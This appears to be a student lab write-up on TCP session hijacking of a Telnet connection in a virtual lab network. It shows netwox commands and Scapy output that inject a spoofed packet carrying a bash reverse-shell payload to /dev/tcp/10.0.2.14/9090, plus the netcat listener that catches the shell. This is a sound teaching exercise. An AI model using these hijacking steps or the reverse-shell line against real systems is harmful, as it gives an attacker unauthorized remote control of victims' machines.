
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$
```

A screenshot of a terminal window titled 'Terminal'. The window shows a successful Telnet session. The user 'seed' is connected to the server machine '10.0.2.20'. The server is running Ubuntu 16.04.2 LTS. The user is prompted for a password. The terminal then displays standard Ubuntu welcome messages, including links for documentation, management, and support. It also indicates that 1 package can be updated and 0 are security updates.

From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.



## Attacker machine:

Using the details of the last packet for our hijacking packet, the below netwox command is used for TCP session hijacking. The tcp data section is hex representation of the string "/bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1" (spawn a reverse shell on attacker machine) which is sent a payload to the server where it is executed.

```
[02/20/21]seed@Ankitha_PES1201801491:~$ sudo netwox 40 --ip4-src "10.0.2.18" --ip4-dst "10.0.2.20" -ip4-ttl 64 --tcp-dst 23 --tcp-src "40664" --tcp-seqnum "3060865469" --tcp-window 2000 --tcp-ack --cp-acknum "76409817" --tcp-data "0d2f62696e2f62617368202d69203e202f646576f2f7463702f31302e302e322e31342f3930393020323e263120303c26310a0d"
IP
version| ihl | tos | totlen
4 | 5 | 0x00=0 | 0x005B=91
id | r[D|M] | offsetfrag
0x4429=17449 | 0|0|0 | 0x0000=0
ttl | protocol | checksum
0x40=64 | 0x0=6 | 0xE4F
source
10.0.2.18
destination
10.0.2.20
TCP
source port | destination port
0x9ED8=40664 | 0x0017=23
seqnum
0xB67119BD=3060865469
acknum
0x048DEBD9=76409817
doff | r|r|r|r|C|E|U|A|P|R|S|F| window
5 | 0|0|0|0|0|0|0|1|0|0|0|0 | 0x7D0=2000
checksum
0x1816=6166 urgptr
0x0000=0
0d 2f 62 69 2f 62 61 73 68 20 2d 69 20 3e 20 # ./bin/bash -i >
2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e # /dev/tcp/10.0.2.
31 34 2f 39 30 39 30 20 32 3e 26 31 20 30 3c 26 # 14/9090 2>&1 0<&
31 0a 0d # 1..
[02/20/21]seed@Ankitha_PES1201801491:~$
```

```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sat Feb 20 05:53:41 EST 2021 from 10.0.2.18 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:38:4e:73
          inet addr:10.0.2.20 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::f08b:5116:45f6:271f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1463 errors:0 dropped:0 overruns:0 frame:0
          TX packets:778 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154752 (154.7 KB) TX bytes:89436 (89.4 KB)

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:1106 errors:0 dropped:0 overruns:0 frame:0
```

We run the netwox command while listening to incoming requests at port number 9090 using nc command and we can see that the attack is successful and the reverse shell is opened. We confirm this by typing ifconfig in the terminal and we can note the ip address is of the server machine(10.0.2.20) as shown above implying the attack was successful.

### Wireshark capture:



The above capture shows the spoofed packet number 79 containing the data - bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1

### Using Scapy

#### Client Machine

The below screenshot shows a successful Telnet session between the client machine (10.0.2.18) and the server machine (10.0.2.20)

```
[02/20/21]seed@Ankitha_PES1201801491:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
Ankitha_PES1201801491 login: seed
Password:
Last login: Sat Feb 20 09:24:13 EST 2021 from 10.0.2.18 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/21]seed@Ankitha_PES1201801491:~$ ]
```

From the wireshark capture we can obtain the last packet sent from the client machine to the server machine.

## Attacker machine:

Using the `reverseshell.py` Scapy script we create a spoofed packet with the details from the above wireshark capture and fill the data section with the string “`/bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1`” (spawn a reverse shell on attacker machine) which is sent a payload to the server where it is executed.

```
[Terminal] [02/20/21]seed@Ankitha: PES1201801491:~$ sudo python reverse_shell.py  
Session hijacking packet .....  
version : BitField (4 bits) = 4 (4)  
ihl : BitField (4 bits) = None (None)  
tos : XByteField = 0 (0)  
len : ShortField = None (None)  
id : ShortField = 1 (1)  
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)  
frag : BitField (13 bits) = 0 (0)  
ttl : ByteField = 64 (64)  
proto : ByteEnumField = 6 (0)  
chksum : XShortField = None (None)  
src : SourceIPField = '10.0.2.18' (None)  
dst : DestIPField = '10.0.2.20' (None)  
options : PacketListField = [] ([])  
  
sport : ShortEnumField = 40706 (20)  
dport : ShortEnumField = 23 (80)  
seq : IntField = 1550893494 (0)  
ack : IntField = 2345488817L (0)  
dataofs : BitField (4 bits) = None (None)  
reserved : BitField (3 bits) = 0 (0)  
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)  
window : ShortField = 8192 (8192)  
chksum : XShortField = None (None)  
urgptr : ShortField = 0 (0)  
options : TCPOptionsField = [] ([])  
--  
load : StrField = '\r /bin/bash -i > /dev/tcp/10.0.2.14/9090 2>&1 0<&1\n' ('')  
[02/20/21]seed@Ankitha: PES1201801491:~$
```


```
[02/20/21]seed@Ankitha_PES1201801491:~$ nc -l 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.20] port 9090 [tcp/*] accepted (family 2, sport 33930)
[02/20/21]seed@Ankitha_PES1201801491:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:38:4e:73
             inet addr:10.0.2.20 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::f080:5116:45f6:271f/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:536 errors:0 dropped:0 overruns:0 frame:0
             TX packets:450 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:47498 (47.4 KB) TX bytes:49517 (49.5 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:332 errors:0 dropped:0 overruns:0 frame:0
             TX packets:332 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:39890 (39.8 KB) TX bytes:39890 (39.8 KB)

[02/20/21]seed@Ankitha_PES1201801491:~$ cd TCP
cd TCP
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$ ll
ll
total 4
-rw-rw-r-- 1 seed seed 6 Feb 20 05:51 new.txt
[02/20/21]seed@Ankitha_PES1201801491:~/TCP$
```

We run the netwox command while listening to incoming requests at port number 9090 using nc command and we can see that the attack is successful and the reverse shell is opened. We confirm this by typing ifconfig in the terminal and we can note the ip address is of the server machine(10.0.2.20) as shown above implying the attack was successful.

### Wireshark capture:



The above capture shows the spoofed packet number 75 containing the data - bin/bash -i >/dev/tcp/10.0.2.14/9090 2>&1 0<&1

### OBSERVATIONS

- We run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session
- The attacker machine, listening on port 9090, successfully accepts the reverse shell request and the same is verified by displaying the server's IP address using the ifconfig command. Hence, the TCP reverse shell was successfully created using TCP Session Hijacking